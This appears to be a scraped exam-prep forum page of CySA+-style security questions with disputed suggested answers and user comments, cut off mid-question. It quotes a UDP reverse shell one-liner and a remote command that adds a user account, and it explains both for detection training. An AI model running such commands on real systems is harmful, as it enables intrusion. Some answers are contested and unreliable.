🗄️ 👤 **Heyling** 6 months, 2 weeks ago

Selected Answer: C

The correct next step in the remediation process after applying a software patch is:

C. Validation

After applying a patch, it is essential to validate that the patch has been successfully applied and that the vulnerability has been effectively mitigated. This step ensures that the system is functioning as expected and that no new issues have been introduced as a result of the patch.

Testing (A) typically occurs before implementation, while rollback (D) is a contingency plan if the patch causes issues. Implementation (B) refers to the act of applying the patch itself.

upvoted 1 times

🗄️ 👤 **bieecop** 7 months, 2 weeks ago

Selected Answer: A

After the patch or fix is installed, the next step in the remediation process is testing, which is intended to verify that the patch addresses the vulnerability without negatively impacting other systems or functionality. This testing also ensures that no new issues are introduced as a result of the patch installation.

upvoted 1 times

🗄️ 👤 **4a15010** 8 months, 1 week ago

I would also go with A. "Testing"

upvoted 1 times



🗄️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: C

Validate that the patch is working as intended after implementation.

Testing is before the patch is implemented



upvoted 2 times

  **maggie22** 8 months, 3 weeks ago

Selected Answer: A



A. is correct

upvoted 1 times

  **maggie22** 8 months, 3 weeks ago

C. after Identification and remediation, Testing is the next step before you validate if the patches work.

upvoted 1 times

  **maggie22** 8 months, 3 weeks ago

I mean A.

upvoted 2 times

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName} clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Suggested Answer: C

Community vote distribution

C (100%)

  **dave_delete_me**  8 months ago

Confusing, there seems to be some missing command syntax. Why, Oh Why CompTIA, must you make test questions like this? I'm gonna go cry now!
upvoted 13 times

  **chrys**  1 year, 3 months ago

Yes, a user was created. But no, the command does not put them in the admins group. The administrator credential was used to create the user account. Incidentally, the net user command syntax in the example is wrong. I use it constantly IRL. It should be "net user <username> <password> /add". And then add them to the local admins using "net localgroup administrators /add <username>"
upvoted 11 times

  **WaaHassan**  11 months, 4 weeks ago

Selected Answer: C

The correct answer is C. New account introduced. The endpoint log entry shows two commands that were executed on a computer named "clientcomputer1" using administrator credentials. The first command queries the hostname of the computer, and the second command adds a new user "invoke_u1" to the computer. This indicates that a new account was introduced to the system, which could be a sign of malicious activity or beaconing
upvoted 5 times

  **LifeElevated** 1 year ago

Selected Answer: C

Multiple arguments could be had, the question doesn't say the commands were ran by an attacker. So, ignore the administrator credentials provided and take the parameter passed to ScriptBlock in the second command at face value. Just adding a user.
upvoted 1 times

  **kmordalv** 1 year, 3 months ago

Selected Answer: C

Correct


The endpoint log entry shows that a new account has been created on a Windows system with a local group membership of "Administrators"
<https://operating-systems.wonderhowto.com/how-to/create-admin-user-account-using-cmd-prompt-windows-0125689/>
<https://lazyadmin.nl/it/net-user-command/#net-user-add-account>
upvoted 1 times

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

- A. Data enrichment
- B. Security control plane
- C. Threat feed combination
- D. Single pane of glass

Suggested Answer: D

Community vote distribution



🗨️ [Removed] Highly Voted 1 year, 1 month ago

Selected Answer: D

CompTIA Certmaster Topic 4B: Understanding Technology for Security Operations

Single pane of glass is a term used to describe a unified view of a computer network or system. It is a graphical user interface that allows network administrators to manage their entire network from one place. The user interface can include monitoring, configuration, and control of the network, its components, and related services (1/2)

upvoted 10 times

🗨️ [Removed] 1 year, 1 month ago

(2/2)

Single Pane of Glass Orchestration is a powerful way of managing security operations. It allows security teams to see, monitor, and control all their security systems and services in one place. By combining all security services into a "single pane of glass," security teams are better able to identify and respond to threats quickly and effectively. With this approach, security teams can automate workflows, allowing them to focus on responding to threats instead of managing multiple interfaces. It also provides real-time visibility into security incidents and events, simplifying the process of responding to and resolving them. Single Pane of Glass Orchestration is an invaluable tool for improving the efficiency of an organization's security operations.

upvoted 6 times

🗨️ cartman_sc Most Recent 7 months, 3 weeks ago

Selected Answer: D

Integrar controles de segurança em um SIEM (Security Information and Event Management) significa consolidar várias ferramentas e funcionalidades de segurança em uma única plataforma centralizada. Isso permite que o analista acesse todas as informações relevantes e execute ações necessárias sem ter que alternar entre várias ferramentas. A expressão "painel único de vidro" é frequentemente usada para descrever essa abordagem, onde todas as informações e controles são acessíveis em um único local.

upvoted 2 times

🗨️ dave_delete_me 8 months ago

CompTIA wants "Single Pain of Glass" functionality to be a goal of security Ops because too many point products don't play nice together, so having something like a SOAR tying everything together makes everyone's job easier.

upvoted 1 times

🗨️ Alizade 1 year, 1 month ago

Selected Answer: D

The answer is D. Single pane of glass.

upvoted 1 times

🗨️ danscbe 1 year, 2 months ago

Selected Answer: D

The goal here is to improve the Mean Time to Remediate (MTTR). This question is an instance of searching for the best answer, despite more than one potentially fitting in a scenario. While Threat Feed Combination can work to improve MTTR, Single Pane of Glass is more comprehensive and therefore more effective. Single Pane of Glass also includes Threat Feed Combination already.

upvoted 1 times

🗨️ 👤 **Jhonys** 1 year, 2 months ago

Selected Answer: D

D. Single pane glass

In this scenario, the security program integrated security controls into a security information and event management (SIEM) system, which allowed the analyst to no longer switch between different tools. This integration created a single, unified interface or "pane of glass" through which the analyst could manage and monitor security events and controls, resulting in a 30% improvement in Mean Time to Response (MTTR). This approach simplifies analyst workflow and provides a centralized view of security data and controls, reducing the time required to respond to security incidents.

upvoted 3 times

🗨️ 👤 **fgiroux83** 1 year, 3 months ago

Selected Answer: C

Single pane of glass is a mean to achieve a goal which is threat feed combination.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 2 months ago

The primary focus of the scenario is on improving the Mean Time to Remediation (MTTR) by integrating security controls into a Security Information and Event Management (SIEM) system. This integration implies that the security program consolidated and streamlined its security tools and processes into a single, unified interface (a "single pane of glass"), which is not solely about combining threat feeds.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: D

Correct

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems

upvoted 2 times

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerkuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerkuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

- A. wh4dc-748gy.lan (192.168.86.152)
- B. officerkuplayer.lan (192.168.86.22)
- C. imaging.lan (192.168.86.150)
- D. xlaptop.lan (192.168.86.249)
- E. p4wnp1_aloa.lan (192.168.86.56)

Suggested Answer: E

Community vote distribution

E (100%)

The analyst should first look at E. p4wnp1_aloa.lan (192.168.86.56).

This device is particularly suspicious because it is running services commonly associated with unauthorized or malicious activity, including:

SSH (port 22): Often used for remote administration, it can be used for unauthorized remote access.

rpcbind (port 111): Typically associated with Remote Procedure Call (RPC) services, which could be a vector for attacks.

netbios-ssn (port 139) and microsoft-ds (port 445): Both ports are related to SMB, which is often exploited in network attacks.

http-alt (port 8000): This could be a web service running on a non-standard port, potentially for malicious purposes.

The MAC address indicates the device is from the Raspberry Pi Foundation, suggesting it might be a Raspberry Pi, which is sometimes used as a platform for penetration testing or unauthorized network activities (e.g., using the P4wnP1 tool, which is a popular pentesting tool for Raspberry Pi).

This combination of factors makes it the most suspicious device in the list.

upvoted 13 times

  **cartman_sc** Highly Voted 1 year, 1 month ago

Selected Answer: E

It would be this user for two reasons. One, they are using a raspberry.pi, and two, because p4wnp1_aloa is a framework focused on red teaming on raspberry devices, making them a suspect immediately.


upvoted 9 times

  **botla** Most Recent 3 months, 3 weeks ago

Selected Answer: E

I think you would not base your decision on just a nmap scan. You should obviously know your network: Why is there a ROKU or a Raspberry system in your network? I would wonder why a Roku device is there, but hey, maybe they have a gaming room? For a corporate environment I would though wonder why there is a Raspberry present. These types of computers get used more and more in appliances and could have a reason to be there, but with all those ports open??? That would be negligence of the supplier.

upvoted 1 times

  **PatrickH** 1 year, 1 month ago

Thats an awful lot to read, digest and evaluate in a timed exam! Im worried now :)

upvoted 3 times

  **captaintoadyo** 1 year, 1 month ago

Selected Answer: E



P4wnP1_aloa looks suspicious because of the open ports

upvoted 2 times

  **dave_delete_me** 1 year, 2 months ago

Yep, these ports are all suss

upvoted 1 times

  **Nishaw** 1 year, 3 months ago

A. wh4dc-748gy.lan (192.168.86.152)



The analyst should look at the device with the hostname "wh4dc-748gy.lan" (192.168.86.152) first. This is because the Nmap scan report shows that this device has several open ports, including common services such as HTTP, HTTPS, and Microsoft-DS (SMB), which are often targeted by attackers. Additionally, the report indicates that there are several filtered ports on this device, which could indicate potential security measures or firewall rules in place. Investigating this device further may help identify any unauthorized or suspicious activity occurring on the network.

upvoted 2 times

  **BAMMRM** 1 year ago

I like your reasoning, however, there is a more obvious answer. You can see that the MAC addresses correspond to Dell or Intel. However, one of them corresponds to a RaspberryPi, which is a very very small computer often used for small attacks and pentestings. You need to investigate that one first as it is the MOST OBVIOUS and suspicious device. The answer is E...p4wnp1_aloa.lan

upvoted 2 times

  **deeden** 1 year, 7 months ago

Selected Answer: E

I vote E because it's running rpcbind and http-alt in addition to the OS raspberry pi. Admin should take a look at A second.

upvoted 4 times

  **crackman123** 1 year, 7 months ago

i choosed E because the nmap scan show Http Alt (port 8000) open while the regular http port is closed

upvoted 1 times

🗨️ 👤 **chrys** 1 year, 9 months ago

Agree. Besides the funky name, it's suspicious that a single machine is running both Linux endpoint mapper (TCP 111) and MS RPC (TCP 135). That is just NOT natural. The others are all arguably Microsoft machines. Don't mind the SSH (TCP 22) on one of them--could be an SSH server installed on the machine--unusual, but not impossible.

upvoted 3 times

🗨️ 👤 **dcdc1000** 1 year, 9 months ago

Agree with answer E.

Take a look at the MAC address -- (Raspberry PI).

upvoted 3 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: E

Correct

The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network.

https://github.com/RoganDawes/P4wnP1_aloa

upvoted 3 times

When starting an investigation, which of the following must be done first?

- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

Suggested Answer: B

Community vote distribution

B (100%)

  **[Removed]**  1 year, 1 month ago

Selected Answer: B

Certmaster Topic 8B: Performing Incident Response Activities

A forensic investigation includes the following four phases:



1) Identification:

- A) Ensure that the scene is safe. Threat to life or injury takes precedence over evidence collection.
- B) Secure the scene to prevent contamination of evidence. Record the scene using video and identify witnesses for interview.
- C) Identify the scope of evidence to be collected.

2) Collection

3) Analysis

upvoted 11 times

  **bettyboo** 9 months, 2 weeks ago

is this from the CertMaster pdf guide?

upvoted 2 times

  **captaintoadyo**  8 months ago

Selected Answer: B

Always secure the scene first then proceed with your investigation

upvoted 2 times

  **Alizade** 1 year, 1 month ago

Selected Answer: B

The answer is B. Secure the scene.

upvoted 1 times

  **kmordalv** 1 year, 3 months ago

Selected Answer: B

The first thing that must be done when starting an investigation is to secure the scene.

upvoted 1 times




Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Suggested Answer: A

Community vote distribution




A (100%)

  **LifeElevated**  6 months, 3 weeks ago

Selected Answer: A

Not a ChatGPT answer: The Incident Response Plan (IRP) is exactly what the name says... a Plan, follow it. Turns out we take tons of time to ensure that these plans are extremely in-depth. When writing mine I gave it to my most junior members to run through a scenario. We don't tell people we don't need to

upvoted 5 times

  **Alizade**  7 months, 2 weeks ago

Selected Answer: A

The answer is A. The lead should review what is documented in the incident response policy or plan, as it should outline the escalation process and who should be communicated with during a security incident.



upvoted 2 times

  **kumax** 8 months, 2 weeks ago

Selected Answer: A

ChatGPT

upvoted 1 times

  **kmordalv** 9 months, 3 weeks ago

Selected Answer: A

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.


upvoted 4 times

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists

Suggested Answer: B

Community vote distribution



🗳️ **crackman123** Highly Voted 1 year, 7 months ago

this clearly state POSSible and not already on the sys, all the other options would make sense for a threat already on the sys, but since they are looking for POSSIBLE only risk assessment make sense
upvoted 26 times

🗳️ **Susan4041** Most Recent 1 month, 1 week ago

Selected Answer: C

Vote C
upvoted 2 times

🗳️ **CyberMom** 4 months, 3 weeks ago

Selected Answer: C

give away executive briefing, theybare not technical and possible- it might happen and whats the risk should it happen.
upvoted 1 times

🗳️ **Alliam** 6 months, 3 weeks ago

Selected Answer: C

Since it is a possible threat, it can not be IOC. The best possible answer would be C (Threat Assessment).
upvoted 1 times

🗳️ **fuzzyguzzy** 7 months ago

Selected Answer: C

C: Risk assessment

A risk assessment provides holistic information for briefings, while every other option provides raw technical data that are useful for investigations.
upvoted 1 times

🗳️ **Eluis007** 8 months ago

Selected Answer: C

C vote
upvoted 4 times

🗳️ **dude2f4** 10 months ago

ok so im not the only one thinking risk assessment. man. there are a lot of questionable answers in this bank... im just hoping these are valid questions an answers...
upvoted 2 times

🗳️ **Guetou** 10 months ago

Selected Answer: C

A risk assessment will provide a comprehensive analysis of potential threats, vulnerabilities, and their impact on the organization. This data is crucial for creating an executive briefing that effectively communicates the current threat landscape and helps make informed security measures decisions.
upvoted 4 times

🗳️ **john_rzezniak** 10 months, 1 week ago

Selected Answer: C

C. Risk assessment

A risk assessment provides a comprehensive analysis of potential threats, vulnerabilities, and the impact they may have on the organization. It evaluates the likelihood of various threats occurring and the potential consequences, offering a clear picture of the overall risk landscape. This information is crucial for an executive briefing, as it helps executives understand the key threats and prioritize resources to mitigate them effectively.

Firewall logs, indicators of compromise, and access control lists can be useful for technical analysis but do not provide the high-level overview and strategic insight that an executive briefing requires.

IoCs are way more technical for an executive to understand.

upvoted 1 times

🗳️ 👤 **Geronemo** 1 year, 1 month ago

Selected Answer: C

I chose C because it says possible meaning nothing has occurred.

But, of the options provided, both B (Indicators of compromise) and C (Risk assessment) are crucial for producing the data needed for the executive briefing on possible threats to the organization. These sources provide complementary information about current threats, potential risks, and the organization's overall security posture. Combining insights from indicators of compromise and risk assessment will offer a comprehensive view of the cybersecurity landscape, enabling the cybersecurity analyst to effectively communicate the threat landscape to executives.

upvoted 3 times

🗳️ 👤 **Kmelaun** 1 year, 1 month ago

Selected Answer: B

CertMaster Topic 2C: Security teams can quickly identify and respond to security threats by collecting and analyzing these indicators. IoCs can help provide a summary of malicious actions, giving security professionals an easy way to identify the potential source of a security incident. The summary information also informs a response plan by identifying the systems and services to isolate or monitor and which users and accounts may need to be locked. Collecting and analyzing IoCs makes it possible to accurately and efficiently describe security issues, helping protect organizations from future threats.

upvoted 2 times

🗳️ 👤 **BAMMRM** 1 year ago

You are correct, however, it says "possible threats" and this is an executive briefing, not a briefing for technical people.

upvoted 3 times

🗳️ 👤 **captaintoadyo** 1 year, 1 month ago

Selected Answer: B

Risk assessment, the threat is not found yet to be discussed, so the analyst has to do a risk assessment first... answer B is incorrect as it nowhere said in the question that the system was attacked before or had indicators of compromise.

upvoted 4 times

🗳️ 👤 **dave_delete_me** 1 year, 2 months ago

Answer is C:

Risk Assessments are either Quantitative or Qualitative... the Quantitative portion would be the data to present to your C-Level Executives.

upvoted 2 times

🗳️ 👤 **zclerge** 1 year, 2 months ago

Selected Answer: C

Risk assessment

upvoted 1 times

🗳️ 👤 **RottenBarracuda** 1 year, 2 months ago

Selected Answer: C

It is definitely risk assesment.

upvoted 1 times

🗳️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: C

Clearly Risk Assessment



upvoted 1 times

🗳️ 👤 **StillFiguringItOut** 1 year, 3 months ago

Selected Answer: B

It is asking "which of the following will produce the data" IoC will produce the data for the briefing. A risk assessment analyzes the data for the briefing.. "Produce" is the key word here

upvoted 4 times

  **fc040c7** 4 months, 1 week ago

"Possible" is also a keyword. IoC indicate something happened.

upvoted 1 times

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

- A. Beaconing
- B. Cross-site scripting
- C. Buffer overflow
- D. PHP traversal

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ **nmap_king_22** Highly Voted 1 year, 3 months ago

The analyst has noticed a behavior known as "beaconing."

A. Beaconing is a term used in cybersecurity to describe a pattern where an internal device, often compromised or part of a botnet, sends periodic and regular communications to a command and control server or a known-malicious IP address. These communications are often designed to be stealthy and can carry additional information, such as commands or data, within the headers or payloads of seemingly innocuous traffic like HTTPS.

The other options, B, C, and D, describe different security-related concepts
upvoted 12 times

🗳️ **PassingQueen** Most Recent 4 months ago

Selected Answer: A

The analyst observed an internal device sending HTTPS traffic with unusual characters in the header to a known-malicious IP in another country. This behavior is indicative of beaconing, which occurs when malware or a compromised system periodically contacts a command and control (C2) server for instructions.

The extra characters in the header suggest data exfiltration, encoding, or evasion techniques used by malware to avoid detection.
upvoted 1 times

🗳️ **Phanna** 7 months ago

Beaconing Explained:

Beaconing is a technique used by malware or compromised systems to communicate with a command and control (C&C) server. Here's how it works:

Compromised Device: A device on the internal network becomes infected with malware or compromised by an attacker.

Communication Channel: The malware establishes a connection, typically HTTPS for encryption, to a known malicious IP address (the C&C server) located anywhere in the world.

Hidden Communication: The communication might use seemingly normal protocols (HTTPS) but often includes additional characters in the header that act as a signal to the C&C server. These extra characters might be difficult to detect without proper inspection.

C&C Server Purpose: The C&C server can then send instructions to the compromised device, download additional malware, or exfiltrate stolen data.
upvoted 1 times

🗳️ **[Removed]** 1 year, 1 month ago

Selected Answer: A

A) Beaconing

CompTIA Certmaster Topic 11A: Exploring Network Attack Indicators

A bot may beacon its C&C server by sending simple transmissions at regular intervals to unrecognized or malicious domains. Likewise, irregular peer-to-peer (P2P) traffic in the network could indicate that a bot is communicating with a centralized C&C server. Hosts in the C&C network are difficult to pin down because they frequently change DNS names and IP addresses, using techniques such as domain generation algorithms (DGAs) and fast flux DNS. Beacon activity is detected by capturing metadata about all the sessions established or attempted and analyzing it for patterns that constitute suspicious activity.

upvoted 4 times

🗨️ 👤 **[Removed]** 1 year, 1 month ago

Also, the Sybex CySA+ Study Guide (Chapple and Seidl) says this about Beaconing:

Beaconing activity (sometimes a heartbeat) is activity sent to a C&C system as part of a botnet or malware remote control system and is typically sent as either HTTP or HTTPS traffic.

upvoted 2 times

🗨️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: A

The most likely explanation for what the analyst has noticed is A. Beaconing.

upvoted 1 times

🗨️ 👤 **beaup** 1 year, 1 month ago

Selected Answer: A

Beaconing

upvoted 1 times

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to ftp.active.port
- B. Change the display filter to tcp.port==20
- C. Change the display filter to ftp-data and follow the TCP streams
- D. Navigate to the File menu and select FTP from the Export objects option

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ **nmap_king_22** Highly Voted 1 year, 9 months ago

Selected Answer: C

To see the entire contents of the downloaded files in the FTP session captured in Wireshark, the analyst should perform the following steps:

C. Change the display filter to ftp-data and follow the TCP streams.

By changing the display filter to "ftp-data" and then following the TCP streams, the analyst can access and view the entire data transfer, which includes the contents of the downloaded files. This method allows you to reconstruct and view the files being transferred over FTP

upvoted 20 times

🗳️ **BigFoot101T** Highly Voted 1 year, 6 months ago

Selected Answer: C

I chose and was confused, for everyone else who picked D here is the explanation from ChatGPT. It's pretty good.

Option D (Navigate to the File menu and select FTP from the Export objects option) is not a direct method for viewing the file contents in the packet list pane. It's more related to extracting files from the capture, which might be useful but doesn't directly address the issue of viewing the file transfer in the current context.

upvoted 6 times

🗳️ **cy_analyst** Most Recent 9 months ago

Selected Answer: D

In Wireshark, when dealing with FTP sessions, the control commands (such as RETR, STOR, and responses like 226 Transfer complete) are visible with the ftp filter. However, the actual file transfer data is sent over a separate data channel and is not displayed by default with just the ftp filter, as that mainly captures the control messages.

To access the files transferred during the session, the analyst can go to File → Export Objects → FTP. This feature allows Wireshark to reconstruct and display any files transferred via FTP during the session, including those downloaded using RETR commands.

upvoted 2 times

🗳️ **m025** 1 year, 3 months ago

Selected Answer: C

<https://adriananthony.wordpress.com/2019/07/19/how-to-extract-http-and-ftp-files-from-wireshark-pcap-file/>

upvoted 3 times

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **dave_delete_me** 8 months ago

A. SLA Service Level Agreement Ya'!!!!
upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

A) SLA

MOU (memorandum of understanding) is not legally binding. SLA (service level agreement is). Certmaster Topic 7B: Understanding Vulnerability Reporting Outcomes and Action Plans

A memorandum of understanding (MoU) is a legal document that outlines the terms and conditions of an agreement between two or more parties. It is an agreement that is not legally binding but serves as a document of understanding and good faith among the parties involved.

A service-level agreement (SLA) is a legally binding contract between two or more parties that defines the level of service to be provided by one party to another. It often governs the relationship with a third-party service provider. It outlines the services provided, the terms of service, the responsibilities of each party, and the penalties for failing to meet them

upvoted 4 times

🗳️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: A

The answer is A. SLA.
upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: A

SLA is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service.

upvoted 1 times

🗳️ 👤 **nmap_king_22** 1 year, 3 months ago

Selected Answer: A

To ensure that the SOC team is meeting the appropriate contractual obligations for the customer in terms of response time and remediation, the SOC manager should review:

A. SLA (Service Level Agreement)

The SLA typically outlines specific service-level expectations, including response times, incident resolution times, and other performance-related commitments. It defines the agreed-upon service levels that the SOC team is expected to meet for the customer. In this case, the SOC manager should check the SLA to verify the agreed-upon response time for vulnerability reports and the associated remediation process.

upvoted 2 times

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ **[Removed]** **Highly Voted** 👍 1 year, 1 month ago

Selected Answer: A

A) C&C

Already been exploited, so it's not C or D. Can't be B) actions on objectives until clear communication has been established through a C&C, even if it's in the process of doing so (i.e., "attempting"). Cyber Kill Chain detects and responds to processes, not necessarily after the fact.

CompTIA certmaster Topic 10B: Explaining Attack Methodology Frameworks

Command and Control (C&C or C2)—The weaponized code establishes a reliable channel to a remote server used to manage the session and often downloads additional tools to help advance the attack.

upvoted 5 times

🗳️ **Rezaee** **Most Recent** 🔍 11 months, 3 weeks ago

Selected Answer: A

A. Command and control (C2)

upvoted 2 times

🗳️ **64fc66a** 1 year, 1 month ago

I do have the same concern as @Frog_Man.

upvoted 1 times

🗳️ **Frog_Man** 1 year, 1 month ago

The word "attempting" causes a subjective analysis of the potential answers - actions on objectives, or exploitation of a vulnerability to facilitate a C&C. Can someone please comment. Thanks.

upvoted 2 times

🗳️ **deeden** 1 year, 1 month ago

I think the key word here is "after successful exploitation" which in my option the answer is closer to "installation" where you execute the payload, but it is not mentioned. C2 is the next best option.

upvoted 1 times

🗳️ **Alizade** 1 year, 1 month ago

Selected Answer: A

The answer is A. Command and control.

upvoted 1 times

🗳️ **nmap_king_22** 1 year, 3 months ago

Selected Answer: A

The phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target is:

A. Command and control

In the Cyber Kill Chain framework, the "Command and control" phase follows the "Exploitation" phase. During this phase, the attacker establishes a

communication channel with the compromised system, allowing them to send instructions, exfiltrate data, or maintain control over the target. This phase is critical for the attacker to maintain persistence and achieve their objectives within the compromised environment.

upvoted 2 times

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **kmordalv** Highly Voted 👍 1 year, 3 months ago

Selected Answer: B

"The advantages of agent-based scanning are to reduce the impact on the network and reduce the chances of causing service outages. Another advantage is that server-based scans might not have the opportunity to assess devices that connect to the network temporarily and infrequently, such as mobiles and laptops. One drawback is that the range of agents may be limited to a particular operating system. There is also the chance that an adversary could compromise the agent software. It is often right to use both approaches to cover different asset classes. For example, agent-based scanning might be used for client PCs and mobiles, while active server-based scanning is used for network servers and routing/switching infrastructure, and passive scanning is used for embedded systems networks." (The Official CompTIA CySA+ Student Guide Exam CS0-002 page 354)

upvoted 12 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

I agree!

upvoted 2 times

🗳️ 👤 **nmap_king_22** Highly Voted 👍 1 year, 3 months ago

Selected Answer: B

For a company with a geographically diverse workforce and dynamic IP addresses looking to implement a vulnerability scanning method with reduced network traffic, the most suitable option is:

B. Agent-based

Agent-based vulnerability scanning involves deploying scanning agents on the target systems. These agents perform the scanning locally on each system, reducing the need for extensive network traffic because the scanning is distributed. This approach is particularly well-suited for environments with dynamic IP addresses and remote workers because it doesn't rely on centralized scanning servers or frequent network scans

upvoted 5 times

🗳️ 👤 **Kmelaun** Most Recent 🕒 7 months, 2 weeks ago

Selected Answer: B

One of the benefits of Agent-based scanning is that it reduces the impact of the network.

upvoted 3 times

🗳️ 👤 **captaintoadyo** 8 months ago

Selected Answer: B

The answer is in the question asked "dynamic IPs"

upvoted 1 times

🗳️ 👤 **dave_delete_me** 8 months ago

B. Agent-based

Think of how Dyn-DNS did it in the old days and still do it today! Because diverse and dynamic IPs cannot be static, they use an agent based solution to keep Dyn-DNS synced, but that is older technology. Other agent based solutions these days are like End Point Security agents.

upvoted 1 times

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$l`

Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Suggested Answer: B

Community vote distribution

B (100%)

 **glenn Dexter** Highly Voted 8 months ago

Selected Answer: B

The command `sh -i >& /dev/udp/10.1.1.1/4821 0>$l` is attempting to establish a reverse shell. In this command:

`sh -i`: Launches the Bourne shell (`sh`) in interactive mode (`-i`), allowing for interactive command execution.


`>&`: Redirects both standard output and standard error.

`/dev/udp/10.1.1.1/4821`: Specifies the destination for the redirected output, in this case, an IP address (10.1.1.1) and port (4821) using UDP.

`0>$l`: Redirects file descriptor 0 (standard input) to an undefined variable `$l`.

This command is attempting to establish a shell connection back to the specified IP address and port, effectively allowing the attacker to gain remote access to the system.

upvoted 24 times

 **nmap_king_22** Highly Voted 1 year, 3 months ago

Selected Answer: B

The command `sh -i >& /dev/udp/10.1.1.1/4821 0>$l` is indicative of an attempt to establish a reverse shell. Therefore, the correct answer is:

B. Reverse shell

upvoted 9 times

 **Alizade** Most Recent 1 year, 1 month ago

Selected Answer: B

The answer is B. Reverse shell

upvoted 1 times

 **kmordalv** 1 year, 3 months ago

Selected Answer: B

Correct

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

upvoted 6 times

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
